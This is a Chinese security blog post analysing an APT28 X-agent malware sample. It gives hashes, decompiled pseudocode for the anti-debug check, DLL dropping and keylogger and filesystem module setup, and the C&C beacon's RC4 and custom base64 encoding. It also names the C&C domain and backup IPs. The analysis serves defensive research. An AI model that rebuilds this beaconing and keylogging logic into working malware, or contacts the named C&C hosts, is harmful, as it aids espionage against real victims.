APT28分析之X-agent样本分析


番茄炖番茄 / 2019-08-10 10:01:00 / 浏览数 4253 安全技术 二进制安全 顶(0) 踩(0)

最近在研究APT攻击，我选择研究APT的方法通过一个APT组织入手，我选择的是APT28这个组织，APT28组织是一个与俄罗斯政府组织的高级攻击团伙，我将分析该组织的
X-agent作为APT28的旗舰木马，已经有多个平台的版本，该木马通常作为第二阶段木马，拥有完整的功能模块，由于ESET已经获取到源码，但是我并没有找到，只能通过

样本静态信息
文件名称 spoolhost.exe
SHA-256 dfba21b4b7e1e6ebd162010c880c82c9b04d797893311c19faab97431bf25927
创建时间 2013-05-21 14:01:00
文件大小 145 KB (148,805 字节)


概述
该文件在被下载执行后，会主动释放ose00000.exe、83D2CDE2-8311-40CB-B51D-EBE20FA803D1.dll两个文件，dll文件时旗舰X-agent木马，ose00000.exe主要时设置
、modFS、modProcRet模块，可以进行键盘记录，屏幕截图等操作。网络连接在POST和URL中带有先被RC4加密，后被base64(非标准)编码的硬编码key

样本分析
首先经过一段反分析，如果时间超过正常机器速度，则认为被调试，直接退出。




```
rand();
v33 = (_WORD *)GetTickCount();
lpMultiByteStr = (LPCSTR)0x186A0;
do
{
  rand();
  rand();
  --lpMultiByteStr;
}
while ( lpMultiByteStr );
if ( GetTickCount() - (unsigned int)v33 < 0x14 )
{
```

样本首先通过获取系统环境变量，释放一个DLL文件，
C:\WINDOWS\83D2CDE2-8311-40CB-B51D-EBE20FA803D1.dll
并通过rundll32.exe执行dll中的init导出函数




```
if ( v40 == 1 )
{
  v23 = (wchar_t *)HeapAlloc(hHeap, 8u, 0x400u);
  sub_401195(0x400u, v23, L"\"%s\",%s", lpBuffer, L"init");
  sub_401151(1024, 0x7FFFFFFE, v33, (int)lpBuffer);
  ((void (__stdcall *)(_DWORD, const wchar_t *, const wchar_t *, wchar_t *, _DWORD, _DWORD))v32)(
    0,
    L"open",
    L"rundll32.exe",
    v23,
    0,
    0);
}
```

83D2CDE2-8311-40CB-B51D-EBE20FA803D1.dll文件分析
样本静态信息
文件名称 83D2CDE2-8311-40CB-B51D-EBE20FA803D1.dll
SHA-256 5f6b2a0d1d966fc4f1ed292b46240767f4acb06c13512b0061b434ae2a692fa1
创建时间 2013-05-21 13:53:21
文件大小 107 KB (109,568 字节)
样本分析
样本首先获取临时文件路径，并做参数启动线程




```
char init()
{
  struct tagMSG Msg; // [esp+4h] [ebp-22Ch]
  DWORD ThreadId; // [esp+20h] [ebp-210h]
  WCHAR Buffer; // [esp+24h] [ebp-20Ch]

  GetTempPathW(0x104u, &Buffer);
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, &Buffer, 0, &ThreadId);
  while ( GetMessageW(&Msg, 0, 0, 0) )
```

首先看到的是X-agent 木马的AgentKernel模块，该模块是核心模块负责与C&C进行通信




```
v25 = &v10;
v1 = 0;
v11 = &AgentKernel::`vftable';
v12 = 0;
```

首先获取硬盘信息




```
sub_10002000(*((_DWORD *)v2 + 6) + 4, "AgentKernel", (void *)0xB);
*(_BYTE *)(*((_DWORD *)v2 + 6) + 32) = 0;
*(_BYTE *)(*((_DWORD *)v2 + 6) + 33) = 1;
VolumeNameBuffer = 0;
memset(&v14, 0, 0x206u);
GetVolumeInformationW(
  0,
  &VolumeNameBuffer,
  0x208u,
  &VolumeSerialNumber,
  &MaximumComponentLength,
  &FileSystemFlags,
  0,
  0);
*((_DWORD *)v2 + 13) = VolumeSerialNumber;
```

之后进行
LocalAgentWinHttpProxySender
AgentModuleRemoteKeyLogger
ModuleFileSystem
ProcessRetranslatorModule
模块的配置工作



```
v23 = v4;
LOBYTE(v26) = 4;
if ( v4 )
  v5 = (void *)sub_10003960((int)v4);          // 配置AgentModuleRemoteKeyLogger模块
else
  v5 = 0;
LOBYTE(v26) = 2;
sub_10001630(&v11, (int)v5);
v6 = operator new(0x5Cu);
v23 = v6;
LOBYTE(v26) = 5;
if ( v6 )
  v7 = sub_10007540(v6);                       // 配置ModuleFileSystem模块
else
  v7 = 0;
LOBYTE(v26) = 2;
sub_10001630(&v11, (int)v7);
v8 = operator new(0x40u);
v23 = v8;
LOBYTE(v26) = 6;
if ( v8 )
  v1 = sub_100050A0(v8);                       // 配置ProcessRetranslatorModule模块
LOBYTE(v26) = 2;
sub_10001630(&v11, (int)v1);
LOBYTE(v26) = 7;
sub_10001CD0(&v11);
```


之后开始启动主线程，和通过线程启动一些其他模块
网络连接分析
先通过连接adobeincorp.com来判断网络是否联通，联通之后分别发送POST跟get请求，还在里面发现了两个备份的C&C地址94.23.254.109跟216.244.65.34



```
while ( v3 );
v4 = ((signed int)v1 - v2) >> 1;
v5 = (CHAR *)calloc(v4 + 1, 1u);
WideCharToMultiByte(0, 0, &aAdobeincorpCom[50 * v9], 2 * v4, v5, v4, 0, 0);
v6 = gethostbyname(v5);                       // adobeincorp.com
if ( v6 )
{
  v7 = **(struct hostent ***)v6->h_addr_list;
  free(v5);
  v6 = v7;
}
*(_DWORD *)&name.sa_data[2] = v6;
*(_WORD *)name.sa_data = htons(0x50u);
if ( connect(s, &name, 16) != -1 )
  break;
if ( ++v9 >= 3u )
{
  Sleep(*(_DWORD *)(a1 + 20));
  goto LABEL_2;
```


URL数据加密方法解析

POST跟GET请求间隔15分钟进行发送，在发送前会，首先会计算出一串字符传，来看一下这串字符串是如何计算出来的




```
地址      数值      注释
0A45AA8  00A45C20  ASCII "uTk7bnxWY7xnapRJ20oCXyjt7D6E-sfPHFI610svPZhLxHGZ1c="
0A45AAC  00000033
0A45AB0  00020021
```

首先会出先一个key,这个key是硬编码到文件中后面连接获取的硬盘序列号




```
key_len = strlen(*((const char **)a1 + 7));   // 计算4MGNxZWlvcmhjOG9yZQ
v3 = key_len + *(_DWORD *)(a2 + 4);           // key_len+4=18
v4 = (char *)calloc(key_len + *(_DWORD *)(a2 + 4), 1u);// 开辟出18字节的内存
memcpy_s(v4, key_len, *((const void **)a1 + 7), key_len);// 首先将key放到开辟的内存中
memcpy_s(&v4[key_len], *(_DWORD *)(a2 + 4), *(const void **)a2, *(_DWORD *)(a2 + 4));// 将获取的硬盘信息放到后面
```




```
*(_DWORD *)(a1 + 20) = 900000;
*(_DWORD *)(a1 + 44) = 54;
*(_DWORD *)(a1 + 28) = "V4MGNxZWlvcmhjOG9yZQ";
*(_DWORD *)(a1 + 48) = &szAgent;
*(_DWORD *)(a1 + 16) = L"webhp?rel=psy&hl=7&ai=";
Src = 0xF73C63B;
v8 = 0xC085078B;
v9 = 0xD0FF0274;
```

之后将上面组装的key跟硬盘序列号的0x18自己进行RC4加密，加密密钥是随机的4个字节




```
int Src; // [esp+0h] [ebp-4h]

Src = 0;
v2 = GetTickCount();
srand(v2);                                 // 初始化随机数发生器
rand_s(&Src);                              // 生成随机数
if ( sub_10006F70(a2, *a1, a1[1], Src) != 1 ) // RC4加密
  return 0;
v4 = a1[1] + 4;
v5 = (char *)calloc(v4, 1u);
memcpy_s(v5, v4, &Src, 4u);
```

RC4加密算法




```
    v5[v8 - 1] = v5[v7];
    v5[v7] = v9;
  }
  while ( v8 != 256 );
  LOBYTE(v11) = 0;
  LOBYTE(v12) = 0;
  v13 = 0;
  if ( a3 )
  {
    do
    {
      v12 = (unsigned __int8)(v12 + 1);
      v11 = (unsigned __int8)(v5[v12] + v11);
      v14 = v5[v11];
      v5[v11] = v5[v12];
      v5[v12] = v14;
      *(_BYTE *)(v13++ + a2) ^= v5[((unsigned __int8)v5[v11] + v14) % 256];
    }
    while ( v13 < a3 );
  }
  free(v5);
  return 1;
```

之后，又生成随机字符串，并进行异或，加在前面，这样形成了一个0x20字节的数据，这个数据组成位4字节随机+4字节RC4密钥+密文（密文包括硬编码key与硬板序列号




```
srand(v8);
rand_s(&v18);                                    // 生成随机字符
v16 = (unsigned __int16)(v18 ^ HIWORD(v18));     // 随机字符异或操作
Src = sub_10007060(*v7, v18 ^ HIWORD(v18), v7[1]);
v9 = v7[1] + 4;
v10 = (char *)calloc(v9, 1u);
memcpy_s(v10, 2u, &Src, 2u);                     // 4字节随机
                                                 // 4字节RC4密钥
                                                 // RC4（硬编码key+4字节硬盘序列号的）
memcpy_s(v10 + 2, 2u, &v16, 2u);
memcpy_s(v10 + 4, v7[1], (const void *)*v7, v7[1]);
```

Base64算法，不是标准算法，使用的可打印字符如下，改变了最后两个字符




```
地址      HEX 数据                                          ASCII
01650048  41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50  ABCDEFGHIJKLMNOP
01650058  51 52 53 54 55 56 57 58 59 5A 61 62 63 64 65 66  QRSTUVWXYZabcdef
01650068  67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76  ghijklmnopqrstuv
01650078  77 78 79 7A 30 31 32 33 34 35 36 37 38 39 2D 5F  wxyz0123456789-_
```

Base64算法，最终将上面的0x20的字节编码成base64字符




```
    v17 = a2 / 3;
    do
    {
      v9 = ((((unsigned __int8)a1[v3] << 8) ^ (unsigned __int8)a1[v3 + 1]) << 8) ^ (unsigned __int8)a1[v3 + 2];
      a1[v3 + 1];
      v15 -= 3;
      v16[v2 + 3] = *(_BYTE *)((a1[v3 + 2] & 0x3F) + v6);
      v9 >>= 6;
      v16[v2 + 2] = *(_BYTE *)((v9 & 0x3F) + v6);
      v9 >>= 6;
      v16[v2 + 1] = *(_BYTE *)((v9 & 0x3F) + v6);
      v16[v2] = *(_BYTE *)(((v9 >> 6) & 0x3F) + v6);
      v3 += 3;
      v2 += 4;
      --v17;
    }
```




```
地址      HEX 数据                                          ASCII
01640048  57 59 37 78 6E 61 70 52 4A 32 30 6F 43 58 79 6A  WY7xnapRJ20oCXyj
01640058  74 37 44 36 45 2D 73 66 50 48 46 49 36 31 30 73  t7D6E-sfPHFI610s
01640068  76 50 5A 68 4C 78 48 47 5A 6C 63 3D 00 00 00 00  vPZhLxHGZlc=....
01640078  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

之后将固定的硬编码字符相连接组成URL



